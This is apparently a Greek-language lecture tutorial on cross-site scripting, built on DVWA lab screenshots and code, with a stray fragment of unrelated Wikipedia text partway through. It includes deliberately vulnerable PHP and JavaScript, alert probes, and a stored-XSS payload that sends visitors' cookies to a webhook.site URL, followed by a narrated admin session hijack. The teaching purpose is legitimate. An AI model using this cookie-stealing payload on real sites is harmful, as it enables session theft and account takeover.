

XSS

Ένα απίστευτα common vulnerability

Ας αρχίσουμε με τα βασικά: JavaScript

- Scripting Language, χρησιμοποιείται σε συνδυασμό με την HTML, για να εμπλουτίσει τις δυνατότητες των ιστοσελίδων
- Έχουμε Client και Server Side javascript. Η διαφορά εδώ βρίσκεται στο ποιος εκτελεί την javascript.

Client Side javascript: Όταν η JS εκτελείται από τον υπολογιστή του client, τότε είναι client side (Η JS στο source code της σελίδας που βλέπουμε με Ctrl+U είναι client side κώδικας, αφού τρέχει στον browser μας)

By default ο client side κώδικας είναι exposed στον χρήστη (δηλαδή ο χρήστης μπορεί να έχει πρόσβαση σε αυτόν, έστω και στην obfuscated* μορφή του)

*Obfuscation: The act of making something less clear and less easy to understand

Client Side Javascript Example

```
<!DOCTYPE html>
<html>
<body>
<h1>HTML DOM Events</h1>
<h2>The onclick Event</h2>

<p>The onclick event triggers a function when an element is clicked on.</p>
<p>Click to trigger a function that will output "Hello World":</p>

<button onclick="myFunction()">Click me</button>

<p id="demo"></p>

<script>
function myFunction() {
  document.getElementById("demo").innerHTML = "Hello World";
}
</script>

</body>
</html>
```

HTML DOM Events

The onclick Event

The onclick event triggers a function when an element is clicked on.

Click to trigger a function that will output "Hello World":

Click me

Hello World

Πατώντας το κουμπί Click me, ο browser εκτελεί τον κώδικα javascript στη συνάρτηση myFunction που παράγει το αποτέλεσμα "Hello World" στην οθόνη

Javascript κώδικα μπορούμε να έχουμε εντός `<script>JS_CODE</script>` tags είτε σε ορισμένα attributes από HTML elements (π.χ. `<button onclick=JS_CODE></button>`) είτε να τη φορτώσουμε από εξωτερικά scripts (π.χ. `<script src="my_script.js"></script>`)

Server Side Javascript

Η javascript αυτή τρέχει από τον server, ο client βλέπει απλά τα αποτελέσματα της εκτέλεσής της, όχι τον κώδικα!!!

Δημοφιλές framework για τη δημιουργία server (Server Side JS):
NodeJS

Μπορείτε να σκέφτεστε ότι η Server Side Javascript χρησιμοποιείται για τη συγγραφή του κώδικα που τρέχει ο server και εξυπηρετεί τους clients. Για παράδειγμα, όταν πλοηγούμαστε στο URL <http://www.ripolus.com/news?page=1>, ο κώδικας javascript αυτός θα αναλάβει πχ να φορτώσει την κατάλληλη σελίδα ειδήσεων (page=1), θα ελέγξει αν το request ήταν POST/GET/... και θα το διαχειριστεί ανάλογα κ.α.



Πρόκειται δηλαδή για backend κώδικα, όπως και η php/python/java κτλ.

Server Side Javascript Example

```
1  const http = require('node:http');
2
3  const hostname = '127.0.0.1';
4  const port = 3000;
5
6  const server = http.createServer((req, res) => {
7    res.statusCode = 200;
8    res.setHeader('Content-Type', 'text/plain');
9    res.end('Hello World\n');
10 });
11
12 server.listen(port, hostname, () => {
13   console.log(`Server running at http://${hostname}:${port}/`);
14 });
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS Filter (e.g. text, !exclude)

```
C:\Program Files\nodejs\node.exe .\test.js
Server running at http://127.0.0.1:3000/
```



Αριστερά, ο server side JS κώδικας σε NodeJS και δεξιά η αντίστοιχη σελίδα του browser. Ο client μπορεί να δει μόνο το αποτέλεσμα της εκτέλεσης του κώδικα, "Hello World"

XSS → Cross Site Scripting

Η ευπάθεια XSS επιτρέπει στον επιτιθέμενο να εισαγάγει κακόβουλα scripts (JS scripts) σε μία ιστοσελίδα.

Αν και η ευπάθεια αυτή από μόνη της δεν αρκεί για να κάνει κάποιος compromise έναν server (συνήθως αναζητάται ο συνδυασμός της με άλλα vulnerabilities όπως XSS to LFI ή XSS to RCE), όπως θα δούμε, μπορεί να οδηγήσει σε πολύ σοβαρή ζημιά.

Πώς γίνεται αυτό?

→ Ο σέρβερ δεν φιλτράρει καλά τα inputs των χρηστών, επιτρέποντας το rendering ιστοσελίδων με το malicious js payload.

Σημαντική σημείωση: Το XSS αφορά στις περισσότερες περιπτώσεις **Client-Side** κώδικα Javascript

Vulnerable Code Example

```
<?php
header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] ≠ NULL ) {
    // Feedback for end user
    $html .= '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
}

?>
```

Ο παραπάνω κώδικας, ελέγχει αν το request μας περιέχει την παράμετρο name με κάποια τιμή, και αν ναι, τότε μας εμφανίζει το μήνυμα "Hello [name]".

Το request αυτό γίνεται κάθε φορά που δίνουμε input και πατάμε submit

```
<form name="XSS" action="#" method="GET">
  <p>
    What's your name?
    <input type="text" name="name">
    <input type="submit" value="Submit">
  </p>
</form>
```

What's your name?

Submit

localhost/DVWA/vulnerabilities/xss_r/?name=Mike#

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec



e
uctions
p / Reset DB
e Force

Vulnerability: Reflected Cross Sit

What's your name?

Submit

Hello Mike

Γιατί αυτό είναι πρόβλημα;

→ Ε, για τον κλασικό λόγο ότι το user input δε γίνεται sanitized*.

Ας δούμε λίγο πιο αναλυτικά τον backend κώδικα:

```
// Feedback for end user
$html .= '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
}
```

Αφού δώσουμε το input μας στο παραπάνω box, ο server θα δημιουργήσει ένα html element της μορφής:
<pre>Hello [OUR_INPUT]</pre>.

Χμμ, τι θα συνέβαινε όμως αν εγώ δεν ήμουν τόσο αθώος και έδινα κάτι πιο περίεργο από ένα απλό όνομα σαν input?

How about an image?

Name =

Τότε θα γραφτεί ο κώδικας: **<pre>Hello </pre>.**

Δημιουργήσαμε μια εικόνα () εντός δύο <pre> tags, κάτι το οποίο μπορεί να συμβεί.

Πράγματι:

*και ότι μάλλον δεν υπάρχει CSP που να μας απαγορεύει να εισαγάγουμε scripts και άλλο content

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect

DVWA Security
PHP Info
About
Logout

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?



Hello

More Information

Ίσως λίγο υπερβολικό, αλλά u get the point


Μια εικόνα δεν έβλαψε ποτέ κανέναν, αλλά ίσως η JavaScript μπορεί...

Ας δοκιμάσουμε να κάνουμε inject ένα script.

Το αντίστοιχο του ' OR 1=1 -- ; της SQLi είναι εδώ το **<script>alert(1)</script>**, για τον απλό λόγο ότι είναι σύντομο και μας βοηθάει να ανιχνεύσουμε αμέσως την ύπαρξη XSS μέσω ενός pop-up window.

Description

The **alert()** method displays an alert box with a message and an OK button.



Το παράθυρο αυτό, αν εμφανιστεί, τότε το script μας εκτελέστηκε και η σελίδα είναι vulnerable σε XSS. Υπενθυμίζουμε ότι XSS έχουμε μόνο όταν μπορούμε να εισαγάγουμε και να εκτελέσουμε scripts, όχι απλά εικόνες.

→ Οκέι, αλλά μέχρι στιγμής με αυτό το μόνο που καταφέρνουμε είναι να τρολλάρουμε τους εαυτούς μας, λολ.

Αδύναμο επιχείρημα (θα ισχυροποιηθεί στην πορεία): Αν κάποιος κλικάρει στον σύνδεσμο που προκαλεί αυτό το XSS (http://localhost/DVWA/vulnerabilities/xss_r/?name=%3Cscript%3Ealert%281%29%3C%2Fscript%3E#), τότε ο ανεπιθυμήτος κώδικας θα εκτελεστεί και στον browser του.

Μέχρι στιγμής, το μόνο που δείξαμε είναι ότι το XSS είναι τέλειο για φάρσες στις απόκριες or sth

Διάλειμμα για θεωρία – Είδη XSS

Υπάρχουν 3 βασικά είδη XSS που συναντάμε:

- **Reflected XSS:** Το αποτέλεσμα του XSS επιστρέφεται και είναι ορατό στον χρήστη μέσω της απάντησης, **δεν αποθηκεύεται** όμως στον server. Έτσι, ένας άλλος χρήστης που θα μπει σε αυτήν τη σελίδα, δε θα δει το malicious payload, καθώς αυτό υπάρχει μόνο προσωρινά ως απάντηση στο request του malicious user. Παράδειγμα reflected xss αποτελούν οι προηγούμενες διαφάνειες, αφού κάθε φορά μπορούμε να δώσουμε διαφορετικό όνομα, χωρίς να επηρεάζεται η σελίδα. Για να εκμεταλλευτεί κάποιος αυτόν τον τύπο του XSS, χρειάζεται να κάνει το θύμα να πατήσει στο malicious link ή να δώσει το malicious input
- **Stored XSS:** Το αποτέλεσμα του XSS **αποθηκεύεται** στον σέρβερ! Φανταστείτε μια σελίδα υποβολής comments (π.χ. Facebook). Αν ένα comment είναι malicious, τότε αυτό θα διατηρηθεί σε αυτήν τη σελίδα μέχρι κάποιος να το διαγράψει manually. Μέχρι τότε, κάθε χρήστης που επισκέπτεται την εν λόγω σελίδα, θα εκτελέσει τον malicious κώδικα, αν δεν έχει πάρει προφυλάξεις για το αντίθετο.

Διάλειμμα για θεωρία – Είδη XSS

- **DOM XSS:** Αυτό το είδος του XSS, διαφέρει από τα υπόλοιπα, γιατί βασίζεται στη λήψη του malicious payload του attacker π.χ. μέσω του URL και όχι στην απευθείας προσθήκη του στην html της σελίδας, αλλά την τροφοδότησή του σε ένα sink (συνάρτηση) που εκτελεί δυναμικά κώδικα, αλλάζοντας έτσι το DOM (Document Object Model της σελίδας).

Π.χ. το `<script>alert(1)</script>` δε θα γίνει απλά append στη σελίδα, αλλά θα δοθεί στη συνάρτηση `document.write('<script>alert(1)</script>')`, που θα εκτελεστεί γράφοντας το malicious payload

- **BONUS XSS, Blind XSS:** Το input του χρήστη σώζεται μεν, χρησιμοποιείται σε κάποιο άλλο σημείο της εφαρμογής ή σε άλλη εφαρμογή. Δηλαδή ο χρήστης μπορεί να αποθηκεύσει malicious κώδικα, αλλά όχι να δει τα αποτελέσματά του άμεσα.

Ας μιλήσουμε λίγο για τα Cookies

- Τα cookies περιέχουν πληροφορίες για το session ενός χρήστη σε μία σελίδα. Για παράδειγμα, ένα cookie μπορεί να χρησιμοποιηθεί για να επαληθεύσει ότι ένας χρήστης είναι συνδεδεμένος στον λογαριασμό του.

- Ένας attacker θα μπορούσε να κλέψει το login cookie ενός χρήστη και να συνδεθεί έτσι στον λογαριασμό του, **χωρίς να γνωρίζει username/password**. Επίσης, αν το cookie περιλαμβάνει άλλες πληροφορίες για τον χρήστη, ο επιτιθέμενος μπορεί να τις υποκλέψει και αυτές

- Δομή ενός Cookie: [KEY] : [VALUE]

▼ Cookie αιτήματος

enwikimwuser-sessionId: "2b32125c3027935f8bdc"

GeoIP: "GR:I:Athens:37.98:23.74:v4"

NetworkProbeLimit: "0.001"

WMF-DP: "5e6"

WMF-Last-Access: "27-Feb-2024"

WMF-Last-Access-Global: "27-Feb-2024"

Τα Cookies δίνονται μέσω του Header "Cookie" σε HTTP Request


```
GET / HTTP/2
Host: www.wikipedia.org
Cookie: WMF-Last-Access=27-Feb-2024; WMF-Last-Access-Global=27-Feb-2024; GeoIP=GR:I:Athens:37.98:23.74:v4; NetworkProbeLimit=0.001
Cache-Control: max-age=0
```

Ο Client στέλνει στο HTTP REQUEST το Cookie του

```
X-Client-IP: 147.102.237.234
Set-Cookie: NetworkProbeLimit=0.001;Path=/;Secure;Max-Age=3600
Accept-Ranges: bytes
```

Ο Server μπορεί να θέσει Cookies στον Client μέσω της επικεφαλίδας Set-Cookie:

Female polar bear on sea ice, and usually in company. They mainly prey on seals, especially ringed seals. Male bears guard females during the breeding season and defend them from rivals. Mothers give birth to cubs in maternity dens during the winter. The International Union for Conservation of Nature considers polar bears a vulnerable species. Their biggest threat is climate change as global warming has led to a decline in sea ice in the Arctic. They have been hunted for their coats,

- At the British Academy Film Awards, *Oppenheimer* wins Best Film and six other awards.
- Russian opposition leader **Alexei Navalny** dies in a corrective labor colony near Kharp, at the age of 47.

Ongoing: Israel–Hamas war • Myanmar civil war • Red Sea crisis • Russian invasion of Ukraine (timeline)

Feleti Teo

Cookie

Όνομα	Τιμή	Domain	Path	Λήξη/Μέγιστος χρόνος	Μέγεθος	HttpOnly	Secure	SameSite	Τελευταία πρόσβαση
enwikimwuser-sessionId	2b32125c3027935f8bdc	en.wikipedia.org	/	Συνεδρία	42	false	false	None	Tue, 27 Feb 2024 12:57:50 GMT
GeoIP	GR:I:Athens:37.98:23.74:v4	.wikipedia.org	/	Συνεδρία	31	false	true	None	Tue, 27 Feb 2024 12:57:50 GMT
NetworkProbeLimit	0.001	en.wikipedia.org	/	Tue, 27 Feb 2024 13:57:50 GMT	22	false	true	None	Tue, 27 Feb 2024 12:57:50 GMT
WMF-DP	5e6.0e1	en.wikipedia.org	/	Wed, 28 Feb 2024 00:00:00 GMT	13	true	true	None	Tue, 27 Feb 2024 12:57:50 GMT
WMF-Last-Access-Global	27-Feb-2024	.wikipedia.org	/	Sat, 30 Mar 2024 12:00:00 GMT	33	true	true	None	Tue, 27 Feb 2024 12:57:50 GMT
WMF-Last-Access	27-Feb-2024	en.wikipedia.org	/	Sat, 30 Mar 2024 12:00:00 GMT	26	true	true	None	Tue, 27 Feb 2024 12:57:50 GMT

Τα Cookies μπορεί κανείς να τα δει και να τα επεξεργαστεί από τα devtools των περισσότερων browsers

Let's get serious now - Stored XSS (Example Case)

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Sign Guestbook

Clear Guestbook

Η σελίδα αριστερά δέχεται το user input (Name, Message) και τα δημοσιεύει σαν σχόλια. Πρόκειται για ένα comment page

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

<script>alert(1)</script>

Sign Guestbook

Clear Guestbook

Name: test
Message: This is a test comment.

Ας ελέγξουμε αν είναι vulnerable σε XSS μέσω injection στο message

It Works!!

Και επίσης... αυτό το σχόλιο αποθηκεύεται, οπότε οποιοσδήποτε επισκεφθεί την ιστοσελίδα θα δει το παραπάνω popur (Stored XSS)



Name: Mike
Message:


```
<div id="guestbook_comments">  
  Name: Mike  
  <br>  
  Message:  
  <script>alert(1)</script>  
  <br>  
</div>
```


Webhooks.site has entered the chat

Πρόκειται για μια ιστοσελίδα που μπορεί να χρησιμοποιηθεί για καταγραφή των HTTP Requests που γίνονται προς αυτήν

Ας κάνουμε ένα curl request στην ιστοσελίδα

```
>curl https://webhook.site/177948bc-386f-4534-b9b2-e420661475c5?mike=antraklas
```



Webhook.site Docs & API Custom Actions WebhookScript Terms & Privacy Support

Password Alias Schedule CSV Export Custom Actions Run Now XHR Redirect Redirect Now More

REQUESTS (0/100) Newest First


Search Query

Waiting for first request

Your unique URL

<https://webhook.site/177948bc-386f-4534-b9b2-e420661475c5>

[Open in new tab](#) [Examples](#)



REQUESTS (1/100) Newest First

Search Query

GET #dc3c5 147.102.237.234
27/02/2024 5:12:27 MM

Request Details Permalink Raw content Copy as

GET <https://webhook.site/177948bc-386f-4534-b9b2-e420661475c5?mike=antraklas>

Host 147.102.237.234 [Whois](#) [Shodan](#) [Netify](#) [Censys](#)

Date 27/02/2024 5:12:27 MM (λίγα δευτερόλεπτα πριν)

Size 0 bytes

Time 0.001 sec

ID dc3c5621-0178-44f1-8335-654eafc32946

Query strings

mike antraklas

Files

No content

Παρατηρούμε ότι
όλο το **request** μαζί
με το **query**
mike=antraklas
καταγράφηκε στα
webhooks

Ας βάλουμε τα κομμάτια του puzzle στη θέση τους

Vulnerability: Stored Cross Site Scripting (XSS)

Ο κακόβουλος χρήστης Pablo συνδέεται στον λογαριασμό του και αφήνει το δεξιό σχόλιο

Name *	<input type="text" value="Pablo"/>
Message *	<div><script>var i=new Image;i.src="https://webhook.site/177948bc-β86f-4534-b9b2-e420661475c5/?"+document.cookie;</script></div>
<div><input type="button" value="Sign Guestbook"/> <input type="button" value="Clear Guestbook"/></div>	

Ας αναλύσουμε το Payload:

```
<script>var i=new Image;i.src="https://webhook.site/177948bc-386f-4534-b9b2-e420661475c5/?"+document.cookie;</script>
```

Το παραπάνω script δημιουργεί μια νέα εικόνα και ορίζει ως την πηγή της εικόνας τη σελίδα webhook του επιτιθέμενου. Για να φορτώσει την εικόνα, ο browser θα πραγματοποιήσει ένα GET Request στη σελίδα webhooks βάζοντας στο τέλος, σαν query το document.cookie, που δεν είναι τίποτα άλλο από τα cookies του χρήστη ο οποίος βλέπει τη σελίδα.

Ο χρήστης admin (ας πούμε ο moderator) της σελίδας, συνδέεται στον λογαριασμό του και πάει να κοιτάξει για νέα σχόλια στη σελίδα του

Admin: ΧΑ, ΧΑ!! Τι βλάκας αυτός ο Pablo, ξέχασε να γράψει το σχόλιό του LOL

Name: Pablo

Message:

More Information

Pablo: ΜΟΥΧΑΧΑ, έπεσες στην παγίδα μου, admin!! Αυτό που νομίζεις εσύ ότι είναι ένα κενό σχόλιο είναι στην πραγματικότητα ένα malicious script που θα μου δώσει το cookie σου!! Είσαι τελειωμένος!!

```
▼ <div id="guestbook_comments">  
  "Name: Pablo"  
  <br>  
  "Message: "  
  ▼ <script> == $0  
    var i=new Image;i.src="https://webhook.site/177948bc-386f-4534-b9b2-e420661475c5/?"+document.cookie;  
  </script>  
  <br>  
</div>  
<hr>
```

Admin: Ωχ όχι, τι θα κάνεις με αυτό, μπάσταρδε?

Pablo: Η σελίδα μου στο webhooks.site κατέγραψε το αίτημά σου και τώρα έχω το cookie σου!! Για ρίξε μια ματιά, admin, είναι αυτό το cookie σου?

REQUESTS (6/100) Newest First

Search Query ?

GET #74c38 147.102.200.8
27/02/2024 5:40:03 MM

GET #b2ca4 147.102.200.8
27/02/2024 5:37:13 MM

GET #35d09 147.102.200.8
27/02/2024 5:33:51 MM

GET #065d3 147.102.200.8
27/02/2024 5:33:09 MM

GET #5f755 147.102.200.8
27/02/2024 5:23:04 MM

GET #dc3c5 147.102.237.234
27/02/2024 5:12:27 MM

Request Details

Permalink Raw content Copy as

GET https://webhook.site/177948bc-386f-4534-b9b2-e420661475c5/?PHPSESSID=nr0oghbt...

Host 147.102.200.8 Whois Shodan Netify Censys

Date 27/02/2024 5:40:03 MM (ένα λεπτό πριν)

Size 0 bytes

Time 0.001 sec

ID 74c38e91-af11-4648-9aee-4fb08c2adf48

Query strings

PHPSESSID nr0oghbtct4f56ilk1mjfgi13j; security=low

Files

Admin's cookies

Sources Network Performance Memory Application Lighthouse Recorder DOM Invader

Filter

Name	Value
security	low
PHPSESSID	nr0oghbtct4f56ilk1mjfgi13j

Admin: OMG το βρήκε →

Pablo: Πες αντίο στον λογαριασμό σου, admin!! Εγώ ο Pablo, Θα αλλάξω το cookie μου στο δικό σου ΚΑΙ ΘΑ ΓΙΝΩ ADMIN!! ([lightning.gif](#))

Pablo's Cookies

Filter Items	
Name	Value
PHPSESSID	qfbf61cijek6gnbjc26mr93ks
security	low



Name	Value
PHPSESSID	nr0oghtct4f56ilkImjfgi13j
security	low

Username: pablo
Security Level: low
Locale: en
SQLi DB: mysql

Pablo: BOOOOM, την πάτησες, έγινα admin επειδή σου έκλεψα το session cookie σου

Username: admin
Security Level: low
Locale: en
SQLi DB: mysql

Το ηθικό δίδαγμα της παραπάνω ιστορίας είναι ότι ένα XSS vulnerability όσο αθώο και ασήμαντο και αν φαίνεται, αποτελεί μεγάλο πλήγμα για την ασφάλεια μιας ιστοσελίδας!! Εδώ είχαμε Stored XSS, αλλά κάτι ανάλογο μπορεί να γίνει και με Reflected και με DOM Based XSS.

Τέλος, παρουσιάζουμε λίγο και το DOM Based XSS (είδαμε Reflected και Stored)

Η παρακάτω σελίδα μας ζητάει να επιλέξουμε τη γλώσσα που θέλουμε να εμφανίζεται το κείμενο.

Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language:

French Select

localhost/DVWA/vulnerabilities/xss_d/?default=French

Η επιλογή μας δίνεται σε query string στο URL κατά το GET REQUEST

Ο Vulnerable κώδικας Javascript

```
if (document.location.href.indexOf("default=") >= 0) {  
    var lang = document.location.href.substring(document.location.href.indexOf("default=")+8);  
    document.write("<option value='" + lang + "'" + decodeURI(lang) + "</option>");  
    document.write("<option value=' disabled= disabled >----</option>");  
}  
  
document.write("<option value='English'>English</option>");  
document.write("<option value='French'>French</option>");  
document.write("<option value='Spanish'>Spanish</option>");  
document.write("<option value='German'>German</option>");
```

Παρατηρούμε ότι ο κώδικας παίρνει την τιμή της παραμέτρου default στο URL

Στη συνέχεια, γράφεται μέσω της document.write το element που αντιστοιχεί στην τρέχουσα επιλεγμένη γλώσσα με την τιμή της παραμέτρου default

Τέλος, παρουσιάζουμε λίγο και το **DOM Based XSS** (είδαμε **Reflected** και **Stored**)

Για παράδειγμα, αν δώσουμε στην παράμετρο default την τιμή "Mike":

localhost/DVWA/vulnerabilities/xss_d/default=Mike

Vulnerability: DOM Based Cross Site Scripting (XSS)


Please choose a language:

Mike ▼ Select

Τώρα η default γλώσσα έχει την τιμή Mike

Κατά τα γνωστά, αν δώσουμε την τιμή `<script>alert(1)</script>`:

localhost/DVWA/vulnerabilities/xss_d?default=<script>alert(1)</script>



Το XSS Payload εκτελείται

Υπενθυμίζουμε, ότι αυτή η μορφή XSS διαφέρει στο ότι το malicious input γράφεται στην html μέσω κάποιας συνάρτησης που μεταβάλλει δυναμικά το DOM, εδώ το document.write.

Resources:

[Portswigger XSS course](#)

[Portswigger XSS lab](#) (πρακτικό πράμα)

[XSS module](#) (HackTheBox Academy)

[XSS Cookie Stealer Payloads](#)

[Ngrok - make localhost public](#)

Thank you for reading these!!